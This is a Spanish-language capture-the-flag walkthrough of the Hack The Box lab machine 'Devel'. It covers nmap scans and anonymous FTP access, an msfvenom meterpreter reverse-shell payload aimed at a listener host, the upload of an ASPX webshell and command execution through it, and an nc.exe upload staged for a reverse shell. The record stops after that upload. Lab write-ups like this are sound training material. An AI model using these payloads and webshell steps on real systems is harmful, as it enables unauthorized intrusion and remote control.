Devel

################################Maquina windows Devel easy##
Devel, aunque relativamente simple, demuestra los riesgos de seguridad asociados con algunas configuraciones de programas por defecto. Es una máquina de nivel principiante que puede completarse utilizando exploits disponibles públicamente.

Escaneo:

```
─ nmap -Pn -sCV 10.10.10.5 -T4
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-09 12:12 -05
Nmap scan report for 10.10.10.5 (10.10.10.5)
Host is up (0.076s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
| http-methods:
|_  Potentially risky methods: TRACE
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.93 seconds
```


full escan

```
 └─ nmap -p- 10.10.10.5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-09 12:13 -05
Nmap scan report for 10.10.10.5 (10.10.10.5)
Host is up (0.075s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 114.20 seconds
```

reescanenando


```
└─ nmap -Pn -sCV -p  21,80  10.10.10.5 -T4
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-09 12:19 -05
Nmap scan report for 10.10.10.5 (10.10.10.5)
Host is up (0.075s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-title: IIS7
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results
```

Nos conectamos por ftp para ver que hay gracias a que tenemos la conexión anonima habilitada
ftp Anonymous@10.10.10.5 -p 21



```
ftp Anonymous@10.10.10.5 -p 21
Connected to 10.10.10.5.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name)
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49158|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```

encontramos iisstart.htm parece un dominio o ruta
tambien validando las demas rutas vemos que si existen




10.10.10.5/aspnet_client/system_web/2_0_50727/
YouTube
DeepL Translate - El m...
Machine Excell
Training
ACTIVE DIRECTORY
OSCP

Server Error

403 - Forbidden: Access is denied.


You do not have permission to view this directory or page using the credentials that you supplied.

parece que podemos subir un archivo por ftp y navegar por lo cual se me ocurrio utilizar una reverse shell en formato aspx y obtener un user pero no funciono msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.63 LPORT=1234 -f aspx > shellmeter.aspx




```
~/machineshtb/Devel
nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.63] from (UNKNOWN) [10.10.10.5] 49204
id

~/machineshtb/Devel
```

ahor intentare por el metodo websehll
localizo una websehll en formato .aspx y lo copio




```
~/machineshtb/Devel
locate webshell |grep aspx
/usr/share/webshells/aspx
/usr/share/webshells/aspx/cmdasp.aspx

~/machineshtb/Devel
```




```
~/machineshtb/Devel
ls
cmdasp.aspx  Devel.ctb

~/machineshtb/Devel
```

subo con ftp y put




```
local: cmdasp.aspx remote: cmdasp.aspx
229 Entering Extended Passive Mode (|||49213|)
125 Data connection already open; Transfer starting.
100% |*************************************************************************
226 Transfer complete.
1442 bytes sent in 00:00 (18.55 KiB/s)
ftp> dir
229 Entering Extended Passive Mode (|||49214|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
11-09-23  08:22PM                 1442 cmdasp.aspx
03-17-17  04:37PM                  689 iisstart.htm
11-09-23  08:05PM                 2764 reverse-shell.aspx
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> dir
229 Entering Extended Passive Mode (|||49215|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
11-09-23  08:22PM                 1442 cmdasp.aspx
03-17-17  04:37PM                  689 iisstart.htm
11-09-23  08:05PM                 2764 reverse-shell.aspx
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> 
```

y me dirijo ala ruta



10.10.10.5/cmdasp.aspx/

probamos




10.10.10.5/cmdasp.aspx/cmdasp.aspx

```
iis apppool\web
```

Command: whoami

###SUBIR NETCAT A LA VICTIMA Y GENERAR LA REVERSE SHELL EN WINDOWS ##################


Como podemos ejecutar comandos ahora lo que haremos es subir el netcat la vitima via ftp
localizamos nuestro netcat



```
~/machineshtb/Devel
└─ locate nc.exe
/home/kali/machineshtb/Bastard/nc.exe
/usr/share/windows-resources/binaries/nc.exe

~/machineshtb/Devel
```


/usr/share/windows-resources/binaries/nc.exe

lo copiamos



```
~/machineshtb/Devel
cp /usr/share/windows-resources/binaries/nc.exe  /home/kali/machineshtb/Devel

~/machineshtb/Devel
ls
cmdasp.aspx  Devel.ctb  Devel.ctb~  Devel.ctb~~  Devel.ctb~~~  iisstart.htm  nc.exe  shellmeter.aspx  welcome.png

~/machineshtb/Devel
```


lo subimos por ftp recordad que como es un binario toca utilizar la funcion binary
binary



```
└─ ftp Anonymous@10.10.10.5 -p 21
Connected to 10.10.10.5.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as p
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> binary
200 Type set to I.
ftp> put nc.exe
local: nc.exe remote: nc.exe
229 Entering Extended Passive Mode (|||49216|)
125 Data connection already open; Transfer starting.
100% |*****************************************************
226 Transfer complete.
59392 bytes sent in 00:00 (248.96 KiB/s)
ftp> 
```

